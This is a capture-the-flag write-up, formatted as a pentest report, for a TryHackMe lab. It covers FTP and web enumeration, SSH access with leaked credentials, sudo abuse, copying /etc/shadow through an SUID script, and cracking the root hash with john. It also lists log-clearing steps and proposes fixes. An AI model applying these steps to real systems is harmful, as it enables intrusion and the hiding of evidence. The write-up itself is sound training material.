



# Pentest report

by Cyberretta

**Platform : TryHackMe**

**Room : Les privilèges de l'anneau**

**Difficulty : Easy**

**Author(s) : FrozenKwa**

# Table of contents

## Table of contents

Table of contents.....	2
Enumeration.....	3
Nmap scan.....	3
FTP Enumeration (port 21) .....	4
Web enumeration (port 80) .....	5
Initial foothold.....	8
Privilege escalation (gandalf) .....	9
Privilege escalation (root) .....	10
Cleaning tracks .....	13
Vulnerabilities summary.....	14
FTP Anonymous login (CVE-1999-0497) .....	14
From the NVD : .....	14
Pentester evaluation : .....	14
Patch proposition : .....	14
A3:2017-Sensitive Data Exposure.....	14
From OWASP : .....	14
Pentester evaluation : .....	14
Patch proposition : .....	14
CWE-200: Exposure of sensitive information to an unauthorized actor .....	14
From MITRE : .....	14
Pentester evaluation : .....	14
Patch proposition : .....	14

# Enumeration

## Nmap scan

```
# Nmap 7.93 scan initiated Thu May 4 07:34:12 2023 as: nmap -A -p- -oN nmapResults.txt -d 10.10.143.112
----- Timing report -----
hostgroups: min 1, max 100000
rtt-timeouts: init 1000, min 100, max 10000
max-scan-delay: TCP 1000, UDP 1000, SCTP 1000
parallelism: min 0, max 0
max-retries: 10, host-timeout: 0
min-rate: 0, max-rate: 0
-----
Nmap scan report for 10.10.143.112
Host is up, received syn-ack (0.033s latency).
Scanned at 2023-05-04 07:34:12 EDT for 116s
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE REASON  VERSION
21/tcp    open  ftp     syn-ack vsftpd 3.0.2
| ftp-syst:
|  STAT:
| FTP server status:
|   Connected to 10.14.32.60
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 3.0.2 - secure, fast, stable
|_ End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-r--r--  1 65534  65534    486 Apr 20 13:33 Halt_la.txt
| ssl-date:
|_ ERROR: Unable to obtain data from the target
80/tcp    open  http    syn-ack Apache httpd 2.4.7 ((Ubuntu))
|_ http-title: Les Privil\xC3\xA8ges de l'Anneau
|_ http-server-header: Apache/2.4.7 (Ubuntu)
| http-methods:
|_ Supported Methods: OPTIONS GET HEAD POST
```

```
6666/tcp open  ssh      syn-ack OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 1024 e1a9c28c202a924fea400703f147f403 (DSA)
| 2048 c699733dcc2f3916c9e2c1416bf83db2 (RSA)
| 256 cff4f06fb1aec7422ecedb51f8388aab (ECDSA)
|_ 256 0cbe0f9395181d7143c4aa44701c9c3c (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read from /usr/bin/./share/nmap: nmap-service-probes nmap-services.
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu May  4 07:36:08 2023 -- 1 IP address (1 host up) scanned in 116.64 seconds
```


## FTP Enumeration (port 21)

The FTP service on port 21 is affected by [CVE-1999-0497](#). This means that **FTP anonymous login is enabled**. This configuration is not always a problem by itself, it depends on what resources are shared on the FTP server. When FTP anonymous is enabled, be careful to avoid putting sensitive files on the server.

We can find one text file on the FTP server :

```
└─(kali㉿kali)-[~/.../THM/CTF/Easy/gandalf]
└─$ ftp 10.10.94.160
Connected to 10.10.94.160.
220 (vsFTPD 3.0.2)
Name (10.10.94.160:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||5039|).
150 Here comes the directory listing.
drwxr-xr-x  2 65534  65534   4096 Apr 20 13:29 .
drwxr-xr-x  2 65534  65534   4096 Apr 20 13:29 ..
-rw-r--r--  1 65534  65534   486 Apr 20 13:33 Halt_la.txt
226 Directory send OK.
```

Let's see what's inside this file :



Nothing interesting here. Since this file doesn't contains sensitive information, anonymous login is not a problem.

## Web enumeration (port 80)

Let's see what's on the webserver on port 80 using a web browser :



On the index page, there is a button that redirects us to </mauvaischemin.jpg>.



Since we haven't found any interesting page or directories, we can run a directory bruteforce using [Gobuster](#) :

```
(kali㉿kali)-[~/.../CTF/Easy/gandalf/loot]
└─$ gobuster dir -u http://10.10.94.160/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
=====
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.10.94.160/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.5
[+] Timeout:      10s
=====
2023/05/13 09:02:39 Starting gobuster in directory enumeration mode
=====
/prive          (Status: 301) [Size: 311] [--> http://10.10.94.160/prive/]
```

We found a hidden directory **/prive**. Let's see what's inside using a web browser :

---

## Index of /prive

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<hr/>			
 <a href="#">Parent Directory</a>		-	
 <a href="#">frodon.php</a>	2023-04-20 17:14	2.3K	

---

*Apache/2.4.7 (Ubuntu) Server at 10.10.94.160 Port 80*

There is a page [frodon.php](#). Let's see if there is interesting information in this one :

## *L'aventure de Frodon et l'anneau mystérieux*

Il était une fois un hobbit nommé Frodon, un peu trop curieux pour son propre bien. Un jour, il s'est aventuré dans les profondeurs de la Comté et a trouvé un anneau étrange. Mais cet anneau n'était pas comme les autres - il avait un pouvoir mystérieux sur celui qui le possédait. Frodon, ignorant les avertissements de ses amis, a décidé de garder l'anneau pour lui-même.

*Dans les ténèbres les plus profondes, où aucune lumière ne peut briller, se cache la réponse que tu cherches.*

Et finalement, dans une cave obscure, il a trouvé un vieux parchemin, écrit en lettres runiques : 'Ceci est la voie que tu dois suivre, si tu veux trouver ce que tu cherches.' Il a étudié le parchemin pendant des heures, déchiffrant chaque lettre.

Et c'est alors qu'il a vu, au milieu des lettres, un mot qui brillait d'une lueur étrange - " **MonPrecieux** "

Frodon ne savait pas encore ce que cela signifiait, mais il était sûr que cela devait être important. Il a pris le parchemin et l'a enfermé dans un coffre-fort, sachant qu'il ne devait en parler à personne.

It appears that we have hints for user and password on this web page, we can try to use them on port 6666 (SSH).

# Initial foothold

Let's try to use **frodon:MonPrecieux** to login on SSH :

```
└─(kali㉿kali)-[~]  
└─$ ssh frodon@10.10.94.160 -p 6666  
The authenticity of host '[10.10.94.160]:6666 ([10.10.94.160]:6666)' can't be established.  
ED25519 key fingerprint is SHA256:NI4YSmbTjKHtFoUZNncU1FXokBCZbZ/TsvWIMLZ8trM.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '[10.10.94.160]:6666' (ED25519) to the list of known hosts.  
Bienvenue dans cette aventure  
frodon@10.10.94.160's password:  
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 4.4.0-148-generic x86_64)  
  
* Documentation: https://help.ubuntu.com/  
Last login: Thu Apr 20 15:29:49 2023  
frodon@Gandalf:~$
```

We are logged in as **frodon**. It means that the webserver is affected by **A3:2017-Sensitive Data Exposure**.



# Privilege escalation (gandalf)

Let's do some simple Linux enumeration. Here is the list of our sudo rights :

```
frodon@Gandalf:~$ sudo -l
Matching Defaults entries for frodon on Gandalf:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User frodon may run the following commands on Gandalf:
  (root) NOPASSWD:
    /home/gandalf/.voyageversmordor/chemindesepreuves.bash
  (gandalf) NOPASSWD: /bin/bash
```

We can't read `/home/gandalf/.voyageversmordor/chemindesepreuves.bash`, and when we try to run it, we have the following error :

```
frodon@Gandalf:~$ sudo /home/gandalf/.voyageversmordor/chemindesepreuves.bash
Vous devez être Gandalf, avec l'aide de la magie blanche, pour exécuter ce sortilège.
```

But we can spawn a shell as `gandalf` :

```
frodon@Gandalf:~$ sudo -u gandalf bash
gandalf@Gandalf:~$
```

# Privilege escalation (root)

Now, we are able to read `/home/gandalf/.voyageversmordor/chemindesepreuves.bash` :

```
gandalf@Gandalf:/home/gandalf$ cat .voyageversmordor/chemindesepreuves.bash
#!/bin/bash
# "Chers aventuriers, vous vous trouvez maintenant face à un obstacle majeur sur votre chemin.
# Heureusement, notre cher Gandalf est là pour sauver la situation.
# En effet, il a décidé de prendre les choses en main en sauvegardant les informations les plus
importantes de notre vallée.
# Il a donc utilisé la commande sudo dstat -c -M /etc/passwd > /tmp/passwd_backup pour faire
une sauvegarde du fichier de mots de passe.
# Cela permettra de nous protéger en cas de catastrophe.
# Merci à Gandalf d'être toujours là pour nous !"

# Vérifier si le magicien est gandalf
if [ "$USER" != "gandalf" ]; then
    echo "Vous devez être Gandalf, avec l'aide de la magie blanche, pour exécuter ce sortilège."
    exit 1
fi

# Créer une sauvegarde de du mordor
sudo sh -c "cat /etc/shadow > /tmp/passwd_backup"
echo "La sauvegarde des données importantes de tous les êtres vivants du Mordor est
maintenant faite, soyez sans crainte."
sudo cp /root/mordor /tmp/mordor
```

So this script will check if we are `gandalf`, if so, it will copy `/root/mordor` and `/etc/shadow` files to `/tmp/`. But how can this script do this if we can't read `/etc/shadow` ourself ? We can answer this question by looking at the permissions of this script :

```
gandalf@Gandalf:/home/gandalf$ cd .voyageversmordor/
gandalf@Gandalf:/home/gandalf/.voyageversmordor$ ls -la
total 12
drwxr-xr-x 2 root  root  4096 Apr 20 14:17 .
drwx----- 4 gandalf gandalf 4096 Apr 20 14:14 ..
-rwsr-xr-x 1 root  root  991 Apr 21 07:37 chemindesepreuves.bash
```

This script has the `SUID bit activated` and `belongs to root` user. So, the script will run as `root`, now it makes sense.

Let's run the script and see what we can find in those two files :

```
gandalf@Gandalf:/home/gandalf/.voyageversmordor$ ./chemindesepreuves.bash
La sauvegarde des données importantes de tous les êtres vivants du Mordor est maintenant
faite, soyez sans crainte.
gandalf@Gandalf:/home/gandalf/.voyageversmordor$ cd /tmp
gandalf@Gandalf:/tmp$ cat mordor
FrodonBessac
LegolasVertefeuille
GaladrielLumière
ArwenEtoileDuSoir
GimliBarbeDeFeu
SaroumaneTraître
BoromirGondor
GandalfLeBlanc
VoilaLeMdpROOT est ici caché
[CROPPED]
gandalf@Gandalf:/tmp$ cat passwd_backup
root:$6$1y8ghKLT$efRtXTBMolVycr4it86tZwRGnMCjuzPqr.RF2boyVdmUquYkhX2KM9Ct36DRvO
Ff36GxkivJc1HJUzpvbvUGj0:19467:0:99999:7:::
daemon*:17959:0:99999:7:::
bin*:17959:0:99999:7:::
sys*:17959:0:99999:7:::
sync*:17959:0:99999:7:::
games*:17959:0:99999:7:::
man*:17959:0:99999:7:::
lp*:17959:0:99999:7:::
[CROPPED]
```

The file **mordor** seems to be a wordlist of possible passwords for every users on the host. We also have a copy of **/etc/shadow** in **passwd\_backup** file which contains the **hash of root's password** ! We can download those two files on our host and try to crack root's password hash with [john](#) :

```
└─(kali㉿kali)-[~/.../CTF/Easy/gandalf/loot]
└─$ john hash.txt --wordlist=mordor.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
GandalfLeGris (?)
1g 0:00:00:00 DONE (2023-05-13 09:59) 14.28g/s 885.7p/s 885.7c/s 885.7C/s FrodonBessac..La
destruction de l'Anneau Unique
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Now that we have the password for root user, we have full control on the host :

```
gandalf@Gandalf:/tmp$ su root
Password: GandalfLeGris
root@Gandalf:/tmp# cd /root
root@Gandalf:~# ls
mordor root.txt
```

## **Cleaning tracks**

- Delete `mordor` file from `/tmp`
- Delete `passwd_backup` from `/tmp`
- Clear `/home/frodon/.bash_history`
- Clear `/home/Gandalf/.bash_history`
- Clear `/var/log/auth.log`
- Clear `/var/log/apache2/access.log`

# Vulnerabilities summary

## FTP Anonymous login (CVE-1999-0497)

From the NVD :

- CVSS 2.0 Score : 0.0 LOW
- CVSS 3.0 Score : N/A

Pentester evaluation :

- Score : 0.0 LOW
- Impact : None

Patch proposition :

It is not a problem itself, but it's a wise decision to disable anonymous login in the FTP server configuration to avoid attackers to put malicious files in the server or to avoid sensitive data to be readable by anybody. You can disable this in `/etc/vsftpd/vsftpd.conf` by changing `anonymous_enable=YES` to `anonymous_enable=NO`.

## A3:2017-Sensitive Data Exposure

From OWASP :

Threat Agents / Attack Vectors		Security Weakness		Impacts	
App. Specific	Exploitability: 2	Prevalence: 3	Detectability: 2	Technical: 3	Business ?
Rather than directly attacking crypto, attackers steal keys, execute man-in-the-middle attacks, or steal clear text data off the server, while in transit, or from the user's client, e.g. browser. A manual attack is generally required. Previously retrieved password databases could be brute forced by Graphics Processing Units (GPUs).		Over the last few years, this has been the most common impactful attack. The most common flaw is simply not encrypting sensitive data. When crypto is employed, weak key generation and management, and weak algorithm, protocol and cipher usage is common, particularly for weak password hashing storage techniques. For data in transit, server-side weaknesses are mainly easy to detect, but hard for data at rest.		Failure frequently compromises all data that should have been protected. Typically, this information includes sensitive personal information (PII) data such as health records, credentials, personal data, and credit cards, which often require protection as defined by laws or regulations such as the EU GDPR or local privacy laws.	

Pentester evaluation :

- Score : 9.0 HIGH
- Impact : Allows an attacker to gain a shell on the host via SSH

Patch proposition :

Delete username and password from `/prive/frodon.php` on the webserver.

## CWE-200: Exposure of sensitive information to an unauthorized actor

From MITRE :

- Likelihood of exploit : High
- Scope : Confidentiality
- Technical impact : Read Application Data

Pentester evaluation :

- Score : 10.0 EXTREME
- Impact : Allows an attacker to gain root access by cracking root's password

Patch proposition :

Make the password backup and mordor file only readable by root.